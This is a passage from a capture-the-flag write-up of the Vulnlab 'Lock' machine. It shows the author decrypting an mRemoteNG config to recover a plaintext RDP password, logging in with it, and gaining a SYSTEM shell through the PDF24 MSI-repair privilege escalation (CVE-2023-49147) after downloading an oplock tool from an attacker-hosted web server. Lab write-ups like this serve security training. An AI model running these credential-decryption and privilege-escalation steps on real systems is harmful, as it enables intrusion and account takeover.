InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
Found a
mRemoteNGconfig file belong to thegale.dekariosuser but the password is encrypted
We download it:
meterpreter > download c:\\users\\ellen.freeman\\Documents\\config.xml
Using Google with the keywaords mremoteng password decrypt, we found mRemoteNG_password_decrypt that decrypts mRemoteNG configuration file.
$ git clone https://github.com/gquere/mRemoteNG_password_decrypt.git
$ cd mRemoteNG_password_decrypt
Then use ti:
$ python3 mRemoteNG_password_decrypt/mremoteng_decrypt.py config.xml
Name: RDP/Gale
Hostname: Lock
Username: Gale.Dekarios
Password: ty8wnW9qCKDosXo6
Found
Gale.Dekarios:ty8wnW9qCKDosXo6
As we know that RDP is open then we use it to connect to the target:
$ xfreerdp /v:lock /u:Gale.Dekarios /p:'ty8wnW9qCKDosXo6' /d:WORKGROUP /dynamic-resolution +clipboard
Then grab the flag Lock_User:

C:\Users\gale.dekarios>type Desktop\user.txt
VL{d617459a7ff1a2b2ae7274d677095d59}
CVE-2023-49147 - PDF24 Privilege escalation (Lock_Root)
Let’s go to enumerate:
C:\>dir /A
 Volume in drive C has no label.
 Volume Serial Number is A03D-9CEF

 Directory of C:\

12/28/2023  06:17 AM    <DIR>          $Recycle.Bin
12/27/2023  12:38 PM    <DIR>          $WinREAgent
12/27/2023  06:14 PM    <JUNCTION>     Documents and Settings [C:\Users]
01/13/2025  07:47 PM            12,288 DumpStack.log.tmp
12/27/2023  11:11 AM    <DIR>          Gitea
12/27/2023  10:27 AM    <DIR>          inetpub
01/13/2025  07:47 PM     1,207,959,552 pagefile.sys
05/08/2021  12:20 AM    <DIR>          PerfLogs
12/28/2023  11:28 AM    <DIR>          Program Files
12/28/2023  11:24 AM    <DIR>          Program Files (x86)
12/28/2023  11:24 AM    <DIR>          ProgramData
12/27/2023  06:14 PM    <DIR>          Recovery
12/27/2023  06:14 PM    <DIR>          System Volume Information
12/28/2023  06:14 AM    <DIR>          Users
12/28/2023  11:18 AM    <DIR>          Windows
12/28/2023  11:23 AM    <DIR>          _install
               2 File(s)  1,207,971,840 bytes
              14 Dir(s)   8,348,442,624 bytes free
Curious folder that did not exist with a default installation:
_install
Check it:
C:\>dir /A _install
 Volume in drive C has no label.
 Volume Serial Number is A03D-9CEF

 Directory of C:\_install

12/28/2023  11:23 AM    <DIR>          .
12/28/2023  11:29 AM    <DIR>          ..
12/28/2023  11:21 AM        60,804,608 Firefox Setup 121.0.msi
12/28/2023  05:39 AM        43,593,728 mRemoteNG-Installer-1.76.20.24615.msi
12/14/2023  10:07 AM       462,602,240 pdf24-creator-11.15.1-x64.msi
               3 File(s)    567,000,576 bytes
               2 Dir(s)   8,348,409,856 bytes free
It contains some software installation packages, and we know that all are installed as we can see their icons on the desktop:

Again using Google with these keywords pdf24 creator 11.15.1 exploit we can find an interesting article about a privilege escalation: SEC Consult - Local Privilege Escalation via MSI installer in PDF24 Creator.
Following the instructions step by step by using a OpLock via this tool Google Project Zero - SetOpLock, we can get a system shell.
We use Visual Studio 2022 to compile SetOpLock.exe.
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload SetOpLock.exe to our target:
c:\>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\> cd c:\windows\tasks
PS C:\windows\tasks> iwr http://10.8.4.253/SetOpLock.exe -outfile SetOpLock.exe
PS C:\windows\tasks> ls


    Directory: C:\windows\tasks


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/14/2025   2:00 AM         121344 SetOpLock.exe
Then let’s exploit:
- Set the oplock then the file gets locked when the repair process wants to write to it (in a command prompt window):
C:\windows\tasks> .\SetOpLock.exe "C:\Program Files\PDF24\faxPrnInst.log" r
- Run the MSI installer to trigger the repair process (in a command prompt window):
C:\windows\tasks> msiexec.exe /fa C:\_install\pdf24-creator-11.15.1-x64.msi

We got a popup windows that informed us that something stucks:

We select the 2nd option:

Waiting that all is completed then waiting to 0 seconds:
- Right click on the 2nd window (where we execute the installation of PDF24) then click to
propertiesthen click on blue highlighted linklegacy console modethen select Firefox browser (not Edge):

- In the opened Firefox browser window, press the key combination
CTRL+o(the letter O), then typecmd.exein the top bar and pressEnter:

Then we got a shell as system:

Then grab the flag Lock_Root:
C:\Windows\System32>type c:\users\Administrator\Desktop\root.txt
VL{67895a961bc218ebc50d86b49f0ea192}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=8754681a-3efa-4ce9-afcf-9a7304a845c8